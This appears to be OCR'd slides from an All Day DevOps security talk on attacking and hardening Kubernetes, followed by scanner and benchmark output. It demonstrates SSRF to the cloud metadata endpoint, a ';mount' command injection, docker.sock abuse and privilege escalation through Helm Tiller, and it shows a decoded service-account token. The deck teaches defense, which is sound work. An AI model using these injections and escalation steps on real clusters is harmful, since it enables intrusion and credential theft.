/ # echo eyJhbGciOiJSUzI1NiIsImtpZCI6IiJ9.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJkZWZhdWx0Iiwia
3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZW4tbmdmajciLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC5uYW1lIjoiZGVm
YXVsdCIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VydmljZS1hY2NvdW50LnVpZCI6Ijg0YTc3YWE1LTI0NmItMTFlOS1hNTU3LTQyMDEwYTgwMDE1YiIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWN
jb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.pv0E3pExYAPMZF5oxxrtIpr8WkavbC33L_IamXQ8zOVV-ITQ_EQyLWg176DZw6OTGY3WwFFO-ZPvK29nUAzb3VHSAFBq6XkFA8ZiZSf58Hmv_3PVoniP2YNWlXidppV
FQeJ_jfk-WnT2w8lmP7x0z6r6wJ6Zr0RcL4zVGU69gZrosqgSGIwqblYBzYhDVHcKIO0kejdG3PJ8xdIuqjQjzX_VOoSDDLsbG1fTMZAsTW9_ITQJoyYsBV-3HKoKTBlIlT3ojACnnEOgAPlImGi3ysD2VRIVrF
NM-e8wOGuJe5fG8s5it2QG5d-NM63Kq4rf3NivG2TcFEFq9bxGaJxodA | base64 -d
{"alg":"RS256","kid":""}{"iss":"kubernetes/serviceaccount","kubernetes.io/serviceaccount/namespace":"default","kubernetes.io/serviceaccount/secret.name":"defau
lt-token-ngfj7","kubernetes.io/serviceaccount/service-account.name":"default","kubernetes.io/serviceaccount/service-account.uid":"84a77aa5-246b-11e9-a557-42010
a80015b","sub":"system:serviceaccount:default:default"}
o@M@[illegible]k@E@@q@@)@Tj@@@r@je@@3@T@@[illegible]
ZU@v@U[illegible]=@@Y@@[illegible]  '@k@[illegible]kf&R@@@@V@@?f
                                  @5FS@`f@,@[illegible]#
@@@sb[illegible]I[illegible]v<@1t@@@]S@H0 ,@@}3[illegible]&@@@[illegible]v[illegible]
L[illegible]H@=@@@@C@@H@h@@@@U[illegible]SL{@[illegible]^@[illegible]t@:ɜ@@@@@M@D[illegible][@f@C@/ #
```

Default service account in a Pod


BSidesSF CTF cluster pwn

The challenges for the BsidesSF CTF were run in Docker containers on Kubernetes using Google Container Engine. Because of the two infrastructure issues, it was possible to exploit one of the early challenges, steal service account keys, and then use those keys to directly access flags.

https://hackernoon.com/capturing-all-the-flags-in-bsidessf-ctf-by-pwning-our-infrastructure-3570b99b4dd0

SSRF in the kubernetes world like a Cluster Pwn

- In the Google Cloud (GCP), we have to use **Metadata-Flavor: Google** to obtain the metadata
- Now GKE offers to protect kube-env using metadata concealment proxy and workload identity



SSRF in the kubernetes world like a Cluster Pwn

IP Address

http://169.254.169.254/computeMetadata/v1/instance/attributes/kube-env


Check

Output:

```
ALLOCATE_NODE_CIDRS: "true"
AUTOSCALER_ENV_VARS: kube_reserved=cpu=60m,memory=435Mi,ephemeral-storage=23Gi;node_labels=beta.kubernetes.io/fluentd-ds-ready=true,cloud.google.com/gke-node
CA_CERT: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURERENDQWZTZ0F3SUJBZ0lSQUoxR01hV2xJNWhtVkVLZzhQRGN5UEl3RFFZSktvWklodmNOQVFFTEJRQXcKTHpFdE1Dc0dBMVVFQXhNa01H
CLUSTER_IP_RANGE: 10.36.0.0/14
CLUSTER_NAME: k8s-security
CREATE_BOOTSTRAP_KUBECONFIG: "true"
DNS_DOMAIN: cluster.local
DNS_SERVER_IP: 10.39.240.10
DOCKER_REGISTRY_MIRROR_URL: https://mirror.gcr.io
ELASTICSEARCH_LOGGING_REPLICAS: "1"
ENABLE_CLUSTER_DNS: "true"
ENABLE_CLUSTER_LOGGING: "false"
ENABLE_CLUSTER_MONITORING: stackdriver
ENABLE_CLUSTER_REGISTRY: "false"
ENABLE_CLUSTER_UI: "true"
ENABLE_L7_LOADBALANCING: glbc
```

ADDO
ALL DAY DEVOPS

Command Injection to node access (host)



ADDO
ALL DAY DEVOPS

Command Injection to node access (host)

IP Address

;mount

PING

Output:

```
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/IE3QO6GFQBOYIBWBGAZ5X6HUTW:/var/lib/docker/overlay2/l/UB6FEIRFIK4S57ABURSIK4YNCZ:/var/lib/
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
/dev/sda1 on /dev/termination-log type ext4 (rw,relatime,data=ordered)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,data=ordered)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,data=ordered)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,data=ordered)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
tmpfs on /custom/docker/docker.sock type tmpfs (rw,nosuid,noexec,relatime,size=378116k,mode=755)
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime)
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
```

Command Injection to node access (host)

IP Address

;/root/docker/docker -H unix:///custom/docker/docker.sock images

PING

Output:

```
REPOSITORY                                                TAG                 IMAGE ID            CREATED             SIZE
gcr.io/training-automation-stuff/connectivity-check       latest              553a2945a13b        19 minutes ago      167MB
gke-nvidia-installer                                      fixed               21416b710e17        20 hours ago        75B
aquasec/kube-bench                                        latest              0e57a7b22faa        5 days ago          16.8MB
gcr.io/google_containers/kube-proxy                       v1.11.6-gke.3       319a53dc48ee        3 weeks ago         103MB
k8s.gcr.io/kube-proxy                                     v1.11.6-gke.3       319a53dc48ee        3 weeks ago         103MB
gcr.io/kubernetes-helm/tiller                             v2.12.1             def589f37fc4        6 weeks ago         81.4MB
gcr.io/stackdriver-agents/stackdriver-logging-agent       0.6-1.6.0-1         f4f80bb31718        3 months ago        223MB
k8s.gcr.io/k8s-dns-sidecar-amd64                          1.14.13             4b2e93f0133d        4 months ago        42.9MB
k8s.gcr.io/k8s-dns-kube-dns-amd64                         1.14.13             55a3c5209c5e        4 months ago        51.2MB
k8s.gcr.io/k8s-dns-dnsmasq-nanny-amd64                    1.14.13             6dc8ef8287d3        4 months ago        41.4MB
k8s.gcr.io/prometheus-to-sd                               v0.3.1              e424a4de6033        5 months ago        88.1MB
k8s.gcr.io/pause                                          3.1                 da86e6ba6ca1        13 months ago       742kB
gcr.io/google-containers/prometheus-to-sd                 v0.2.3              4718acfac114        14 months ago       55.3MB
k8s.gcr.io/defaultbackend                                 1.4                 846921f0fe0e        15 months ago       4.84MB
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp option]
```

ADDO ALL DAY DEVOPS

No default security boundary in k8s namespaces

```
$ kubectl get ns
NAME          STATUS   AGE
database      Active   8m
default       Active   5d
kube-public   Active   5d
kube-system   Active   5d
$ kubectl get all -n database
NAME                                        READY   STATUS    RESTARTS   AGE
pod/secrets-db-deployment-6b688b8b66-v4wp9  1/1     Running   0          8m

NAME                          TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)    AGE
service/secrets-db-service    ClusterIP   10.39.249.127   <none>        3306/TCP   8m

NAME                                    DESIRED   CURRENT   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/secrets-db-deployment   1         1         1            1           8m

NAME                                              DESIRED   CURRENT   READY   AGE
replicaset.apps/secrets-db-deployment-6b688b8b66  1         1         1       8m
$
```

Default misconfigured Helm Tiller = Cluster Pwn

```
root@incluster:/# helm --host tiller-deploy.kube-system:44134 version
Client: &version.Version{SemVer:"v2.12.3", GitCommit:"eecf22f77df5f65c
Server: &version.Version{SemVer:"v2.12.1", GitCommit:"02a47c7249b1fc6d
root@incluster:/#
```

```
root@incluster:/# helm --host tiller-deploy.kube-system:44134 install /pwnchart
NAME:   maudlin-rabbit
LAST DEPLOYED: Mon Feb  4 09:00:56 2019
NAMESPACE: default
STATUS: DEPLOYED

RESOURCES:
==> v1beta1/ClusterRole
NAME           AGE
all-your-base  0s

==> v1beta1/ClusterRoleBinding
NAME          AGE
belong-to-us  0s
```

https://engineering.bitnami.com/articles/helm-security.html

ADDO
ALL DAY DEVOPS

Default misconfigured Helm Tiller = Cluster Pwn

```
root@incluster:/# kubectl get secrets -n kube-system
NAME                                             TYPE                                  DATA   AGE
attachdetach-controller-token-557td              kubernetes.io/service-account-token   3      5d
certificate-controller-token-w2zdt               kubernetes.io/service-account-token   3      5d
cloud-provider-token-ntwpj                       kubernetes.io/service-account-token   3      5d
clusterrole-aggregation-controller-token-9nww7   kubernetes.io/service-account-token   3      5d
cronjob-controller-token-g2bs6                   kubernetes.io/service-account-token   3      5d
daemon-set-controller-token-rgfsc                kubernetes.io/service-account-token   3      5d
default-token-qqdc8                              kubernetes.io/service-account-token   3      5d
deployment-controller-token-zfccc                kubernetes.io/service-account-token   3      5d
disruption-controller-token-dgf4c                kubernetes.io/service-account-token   3      5d
endpoint-controller-token-65prh                  kubernetes.io/service-account-token   3      5d
event-exporter-sa-token-2wwqk                    kubernetes.io/service-account-token   3      5d
expand-controller-token-qdstb                    kubernetes.io/service-account-token   3      5d
fluentd-gcp-scaler-token-wqxb2                   kubernetes.io/service-account-token   3      5d
fluentd-gcp-token-2j59p                          kubernetes.io/service-account-token   3      5d
generic-garbage-collector-token-h268l            kubernetes.io/service-account-token   3      5d
heapster-token-l9ktw                             kubernetes.io/service-account-token   3      5d
horizontal-pod-autoscaler-token-lcd65            kubernetes.io/service-account-token   3      5d
job-controller-token-tndwj                       kubernetes.io/service-account-token   3      5d
```

ADDO
ALL DAY DEVOPS

Trivy - Vulnerability Scanner for Containers

```
$ trivy appsecco/dsvw
2019-09-20T15:22:38.209+0530    INFO    Updating vulnerability database...
2019-09-20T15:22:39.177+0530    WARN    You should avoid using the :latest tag as it is cached. You need to specify
2019-09-20T15:22:48.691+0530    INFO    Detecting Alpine vulnerabilities...

appsecco/dsvw (alpine 3.6.2)
============================
Total: 27 (UNKNOWN: 0, LOW: 3, MEDIUM: 20, HIGH: 4, CRITICAL: 0)

+-----------+------------------+----------+-------------------+-------------------+--------------------------------+
|  LIBRARY  | VULNERABILITY ID | SEVERITY | INSTALLED VERSION |  FIXED VERSION    |             TITLE              |
+-----------+------------------+----------+-------------------+-------------------+--------------------------------+
| busybox   | CVE-2017-15873   | MEDIUM   | 1.26.2-r5         | 1.26.2-r9         | busybox: Integer overflow in   |
|           |                  |          |                   |                   | the get_next_block function    |
+           +------------------+          +                   +                   +--------------------------------+
|           | CVE-2017-16544   |          |                   |                   | busybox: Insufficient          |
|           |                  |          |                   |                   | sanitization of filenames when |
|           |                  |          |                   |                   | autocompleting                 |
+-----------+------------------+----------+-------------------+-------------------+--------------------------------+
| libgcrypt | CVE-2018-0495    | LOW      | 1.7.9-r0          | 1.7.10-r0         | ROHNP: Key Extraction Side     |
|           |                  |          |                   |                   | Channel in Multiple Crypto     |
|           |                  |          |                   |                   | Libraries                      |
+-----------+------------------+----------+-------------------+-------------------+--------------------------------+
| libxml2   | CVE-2017-16931   | HIGH     | 2.9.4-r4          | 2.9.5-r0          | libxml2: Mishandling           |
|           |                  |          |                   |                   | parameter-entity references    |
+           +------------------+----------+                   +-------------------+--------------------------------+
|           | CVE-2018-14567   | MEDIUM   |                   | 2.9.8-r1          | libxml2: Infinite loop when    |
|           |                  |          |                   |                   | --with-lzma is used allows for |
|           |                  |          |                   |                   | denial of service...           |
+           +------------------+          +                   +                   +--------------------------------+
|           | CVE-2018-14404   |          |                   |                   | libxml2: NULL pointer          |
|           |                  |          |                   |                   | dereference in                 |
|           |                  |          |                   |                   | xpath.c:xmlXPathCompOpEval()   |
|           |                  |          |                   |                   | can allow attackers to cause   |
|           |                  |          |                   |                   | a...                           |
+           +------------------+----------+                   +                   +--------------------------------+
|           | CVE-2018-9251    | LOW      |                   |                   | libxml2: infinite loop in      |
|           |                  |          |                   |                   | xz_decomp function in xzlib.c  |
```

https://github.com/aquasecurity/trivy

ADDO
ALL DAY DEVOPS

dockle - Container Image Linter for Security

```
student@box:~$ dockle appsecco/dsvw:latest
WARN    - CIS-DI-0001: Create a user for the container
        * Last user should not be root
INFO    - CIS-DI-0005: Enable Content trust for Docker
        * export DOCKER_CONTENT_TRUST=1 before docker pull/build
WARN    - CIS-DI-0006: Add HEALTHCHECK instruction to the container image
        * not found HEALTHCHECK statement
PASS    - CIS-DI-0007: Do not use update instructions alone in the Dockerfile
PASS    - CIS-DI-0008: Remove setuid and setgid permissions in the images
FATAL   - CIS-DI-0009: Use COPY instead of ADD in Dockerfile
        * Use COPY : /bin/sh -c #(nop) ADD file:7b91f7ac43576a4f7bd9562604f97d3fc9913dc2576530efbf6dcf07953c8bfd in /dsvw.py
PASS    - CIS-DI-0010: Do not store secrets in ENVIRONMENT variables
PASS    - CIS-DI-0010: Do not store secret files
PASS    - DKL-DI-0001: Avoid sudo command
PASS    - DKL-DI-0002: Avoid sensitive directory mounting
PASS    - DKL-DI-0003: Avoid apt-get/apk/dist-upgrade
PASS    - DKL-DI-0004: Use apk add with --no-cache
PASS    - DKL-DI-0005: Clear apt-get caches
WARN    - DKL-DI-0006: Avoid latest tag
        * Avoid 'latest' tag
FATAL   - DKL-LI-0001: Avoid empty password
        * No password user found! username : root
PASS    - DKL-LI-0002: Be unique UID
PASS    - DKL-LI-0002: Be unique GROUP
student@box:~$
```

https://github.com/goodwithtech/dockle

ADDO
ALL DAY DEVOPS

docker-bench-security

- A script that checks for dozens of common best-practices around deploying Docker containers in production
  - Host configuration
  - Docker daemon configuration and files
  - Docker container images
  - Docker runtime
  - Docker security operations
  - Docker swarm configuration

```
student@debian:~$ cd /opt/docker-bench-security/
student@debian:/opt/docker-bench-security$ sudo bash docker-bench-security.sh
# ------------------------------------------------------------------------
# Docker Bench for Security v1.3.4
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# ------------------------------------------------------------------------

Initializing Wed Aug  1 13:02:13 IST 2018


[INFO] 1 - Host Configuration
[WARN] 1.1  - Ensure a separate partition for containers has been created
[NOTE] 1.2  - Ensure the container host has been Hardened
[INFO] 1.3  - Ensure Docker is up to date
[INFO]      * Using 18.06.0, verify is it up to date as deemed necessary
[INFO]      * Your operating system vendor may provide support and security maintenance for Docker
[INFO] 1.4  - Ensure only trusted users are allowed to control Docker daemon
[INFO]      * docker:x:999:student
[WARN] 1.5  - Ensure auditing is configured for the Docker daemon
[WARN] 1.6  - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.7  - Ensure auditing is configured for Docker files and directories - /etc/docker
[WARN] 1.8  - Ensure auditing is configured for Docker files and directories - docker.service
[WARN] 1.9  - Ensure auditing is configured for Docker files and directories - docker.socket
[WARN] 1.10 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[INFO] 1.11 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json
[INFO]      * File not found
[WARN] 1.12 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-containerd
[WARN] 1.13 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-runc
```

https://github.com/docker/docker-bench-security

kube-bench - CIS Kubernetes Benchmark

- Master Node Security Configuration
  - API Server
  - Scheduler
  - Controller Manager
  - Configuration Files
  - etcd
  - General Security Primitives
  - PodSecurityPolicices
- Worker Node Security Configuration
  - Kubelet
  - Configuration Files

```
$ kubectl logs kube-bench-node-mhqxg
[INFO] 2 Worker Node Security Configuration
[INFO] 2.1 Kubelet
[FAIL] 2.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 2.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[FAIL] 2.1.3 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[FAIL] 2.1.4 Ensure that the --client-ca-file argument is set as appropriate (Scored)
[FAIL] 2.1.5 Ensure that the --read-only-port argument is set to 0 (Scored)
[FAIL] 2.1.6 Ensure that the --streaming-connection-idle-timeout argument is not set to 0 (Scored)
[FAIL] 2.1.7 Ensure that the --protect-kernel-defaults argument is set to true (Scored)
[PASS] 2.1.8 Ensure that the --make-iptables-util-chains argument is set to true (Scored)
[PASS] 2.1.9 Ensure that the --hostname-override argument is not set (Scored)
[FAIL] 2.1.10 Ensure that the --event-qps argument is set to 0 (Scored)
[FAIL] 2.1.11 Ensure that the --tls-cert-file and --tls-private-key-file arguments are set as appropriate (Scored)
[PASS] 2.1.12 Ensure that the --cadvisor-port argument is set to 0 (Scored)
[FAIL] 2.1.13 Ensure that the --rotate-certificates argument is not set to false (Scored)
[FAIL] 2.1.14 Ensure that the RotateKubeletServerCertificate argument is set to true (Scored)
[WARN] 2.1.15 Ensure that the Kubelet only makes use of Strong Cryptographic Ciphers (Not Scored)
[INFO] 2.2 Configuration Files
[FAIL] 2.2.1 Ensure that the kubelet.conf file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.2 Ensure that the kubelet.conf file ownership is set to root:root (Scored)
[FAIL] 2.2.3 Ensure that the kubelet service file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.4 Ensure that the kubelet service file ownership is set to root:root (Scored)
[FAIL] 2.2.5 Ensure that the proxy kubeconfig file permissions are set to 644 or more restrictive (Scored)
[FAIL] 2.2.6 Ensure that the proxy kubeconfig file ownership is set to root:root (Scored)
[WARN] 2.2.7 Ensure that the certificate authorities file permissions are set to 644 or more restrictive (Scored)
[WARN] 2.2.8 Ensure that the client certificate authorities file ownership is set to root:root (Scored)
[FAIL] 2.2.9 Ensure that the kubelet configuration file ownership is set to root:root (Scored)
[FAIL] 2.2.10 Ensure that the kubelet configuration file has permissions set to 644 or more restrictive (Scored)

== Remediations ==
2.1.1 Edit the kubelet service file /etc/kubernetes/kubelet.conf
on each worker node and set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--allow-privileged=false
```

https://github.com/aquasecurity/kube-bench

ADDO
ALL DAY DEVOPS

kube-hunter

- Kube-hunter hunts for security weaknesses in Kubernetes clusters. The tool was developed to increase awareness and visibility for security issues in Kubernetes environments. You should NOT run kube-hunter on a Kubernetes cluster you don't own!

kubesec.io - Risk analysis for k8s resources

ADDO ALL DAY DEVOPS

```
$ curl --silent --compressed --connect-timeout 5 https://kubesec.io -F file=@insecuredeployment.yaml
{
  "score": -29,
  "scoring": {
    "critical": [
      {
        "selector": "containers[] .securityContext .privileged == true",
        "reason": "Privileged containers can allow almost completely unrestricted host access"
      }
    ],
    "advise": [
      {
        "selector": "containers[] .securityContext .runAsNonRoot == true",
        "reason": "Force the running image to run as a non-root user to ensure least privilege"
      },
      {
        "selector": "containers[] .securityContext .capabilities .drop",
        "reason": "Reducing kernel capabilities available to a container limits its attack surface",
        "href": "https://kubernetes.io/docs/tasks/configure-pod-container/security-context/"
      },
      {
        "selector": "containers[] .securityContext .runAsUser > 10000",
        "reason": "Run as a high-UID user to avoid conflicts with the host's user table"
      },
      {
        "selector": "containers[] .securityContext .capabilities .drop | index(\"ALL\")",
